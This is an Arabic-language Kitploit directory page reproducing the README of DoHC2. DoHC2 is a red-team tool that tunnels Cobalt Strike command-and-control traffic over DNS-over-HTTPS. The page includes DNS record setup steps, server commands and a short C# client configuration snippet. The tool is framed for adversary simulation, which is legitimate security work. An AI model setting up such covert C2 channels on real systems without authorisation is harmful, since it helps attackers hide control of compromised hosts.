
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
DoHC2 — DoHC2 تتيح الاستفادة من مكتبة ExternalC2 الخاصة بـ Ryan Hanson (https://github.com/ryhanson/ExternalC2) لأغراض القيادة والتحكم (C2) عبر DNS over HTTPS (DoH). | Kitploit
أدوات/GitHubGitHub/spiderlabs/dohc2
أطر اختبار الاختراقأطر الاستغلالالقيادة والسيطرةالفريق الأحمرتطوير الحمولاتتحليل DNSArchived
GitHubspiderlabs/dohc2

DoHC2

DoHC2 تتيح الاستفادة من مكتبة ExternalC2 الخاصة بـ Ryan Hanson (https://github.com/ryhanson/ExternalC2) لأغراض القيادة والتحكم (C2) عبر DNS over HTTPS (DoH).

عرض المستودع
4499346منذ 6 سنواتتمت المراجعة من قبل Kitploit
مشاركة

⚠️ ملاحظة: هذه الأداة لم تعد قيد الصيانة النشطة.

DoHC2

تتيح أداة DoHC2 استخدام مكتبة ExternalC2 الخاصة بـ Ryan Hanson (https://github.com/ryhanson/ExternalC2) من أجل القيادة والتحكم (C2) عبر DNS عبر HTTPS (DoH). تم بناء هذه الأداة لبرنامج محاكاة الخصوم وعمليات الفريق الأحمر الشهير Cobalt Strike (https://www.cobaltstrike.com).

العرض التقديمي

تم إصدار هذا المشروع في 23 أكتوبر 2018 في Mitre ATT&CKcon.

الشرائح: لعب دور محامي الشيطان في مبادرات الأمن مع ATT&CK

مقال المدونة: DOH! DNS عبر HTTPS يشكل مخاطر محتملة على المؤسسات


مخطط

Screenshot

الاستخدام

  1. ثبّت وقم بتشغيل خادم فريق Cobaltstrike.
  2. شغّل مستمع beacon_http/beacon_https - انتبه يمكن حجبه بواسطة جدار ناري لكنك تحتاجه لكي يعمل External C2.
  3. حمّل السكربت 'external_c2.cna' لبدء ExternalC2 على المنفذ 2222 (مع إيقاف جدار الحماية).
  4. ثبّت التبعيات لخادم python3.
  5. اسمح بالمنفذ 53/udp إلى الإنترنت (أو إلى نطاقات عناوين IP الخاصة بمزود DoH).
  6. أنشئ سجل A على نطاقك ليشير إلى عنوان IP الخاص بالخادم الرئيسي/خادم DNS أي [A] entry.example.org -> 000.000.000.000
  7. أنشئ سجل NS ليشير إلى سجل A الخاص بقناة الإرسال (INPUTDOMAIN) أي [NS] send.example.org -> entry.example.org.
  8. أنشئ سجل NS ليشير إلى سجل A الخاص بقناة الاستقبال (OUTPUTDOMAIN) أي [NS] receive.example.org -> entry.example.org.
  9. غيّر INPUTDOMAIN و OUTPUTDOMAIN في DoHC2.py. غيّر مفتاح التشفير/IV - يُستخدم هذا لتشفير المسار من Teamserver إلى العميل فقط (يقوم بتشفير Stager). غيّر max_records من 1 اعتمادًا على مزود DoH، فبعض المزودين يعيدون ترتيب السجلات المُعادة وهو أمر غير معالج حاليًا. الحد الأقصى 5 يعمل جيدًا مع خادم DNS.
  10. شغّل خادم DNS الخاص بـ python3.
  11. قم ببناء مكتبة ExternalC2. غيّر مفتاح التشفير/IV في DoHChannel.cs ليتطابق مع خادم python3.
  12. قم بإعداد وتشغيل DoHC2() كما هو موضح أدناه، مع التأكد من ضبط INPUTDOMAIN و OUTPUTDOMAIN و مزود DoH بالتنسيق 'https://resolver.example.org/dns-query'.

الخادم

خادم DNS مبني على Python ACME DNS Server

  • يُوصل هذا DNS الخام بخادم Cobalt Strike Teamserver على 127.0.0.1:2222 افتراضيًا.
  • غيّر INPUTDOMAIN و OUTPUTDOMAIN ليكونا مضيفين يكونان NS لعنوان IP الخارجي للخادم:
	pip3 install -r requirements.txt
	sudo python3 ./DoHC2.py

المكتبة

مكتبة ExternalC2 الخاصة بـ @ryhanson مع الإضافات التالية:

  • Channels> DoHChannel.cs - تطبيق DoH
  • Channels > Base32.cs (من https://gist.github.com/BravoTango86/2a085185c3b9bd8383a1f956600e515f)
  • DoHC2.cs - إعداد/غلاف قناة DoH
  • Newtonsoft.JSON (https://www.newtonsoft.com/json) تمت إضافته إلى المشروع

مثال للعميل

  • كما هو الحال مع بقية ExternalC2 فإن DoHC2 يكون COMVisible لـ JScript/DotNetToJS، لكن هذا مثال بسيط لبدء استخدامه.
  • العميل المثال DoHC2Runner هو برنامج C# بسيط لعرض تحميل المكتبة وإعدادها كما يلي:
	DoHC2 doh = new DoHC2();
	doh.Configure("<INPUTDOMAIN>","<OUTPUTDOMAIN>","<DoH URI i.e. https://dns.google.com/resolve or https://dns.example.org/dns-query");
	doh.Go();

المؤلفون

  • David Middlehurst - Twitter- @dtmsecurity

الترخيص

DoHC2

بعض العناصر أُنشئت بواسطة David Middlehurst، SpiderLabs كما هو موضح أعلاه (يُرجى الرجوع إلى التراخيص المعنية حيث تُستخدم مشاريع أخرى مفتوحة المصدر).

حقوق الطبع والنشر (C) 2018 Trustwave Holdings, Inc.

هذا البرنامج برنامج حر: يمكنك إعادة توزيعه و/أو تعديله وفقًا لشروط رخصة GNU العامة كما نشرتها مؤسسة البرمجيات الحرة، إما الإصدار 3 من الرخصة، أو (وفقًا لاختيارك) أي إصدار لاحق.

يُوزَّع هذا البرنامج على أمل أن يكون مفيدًا، ولكن دون أي ضمان؛ حتى دون الضمان الضمني للقابلية للتسويق أو الملاءمة لغرض معين. راجع رخصة GNU العامة لمزيد من التفاصيل.


شكر وتقدير

  • ExternalC2
  • مواصفات ExternalC2
  • ACME DNS Server - (خادم Python)
  • Python Shared File C2 - (خادم Python)
  • Python External_C2_Framework - (خادم Python)
  • DNSExfiltrator - خادم Python

المساهمون

  • xinhaojing - Server Issue #1
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    420
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    251

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




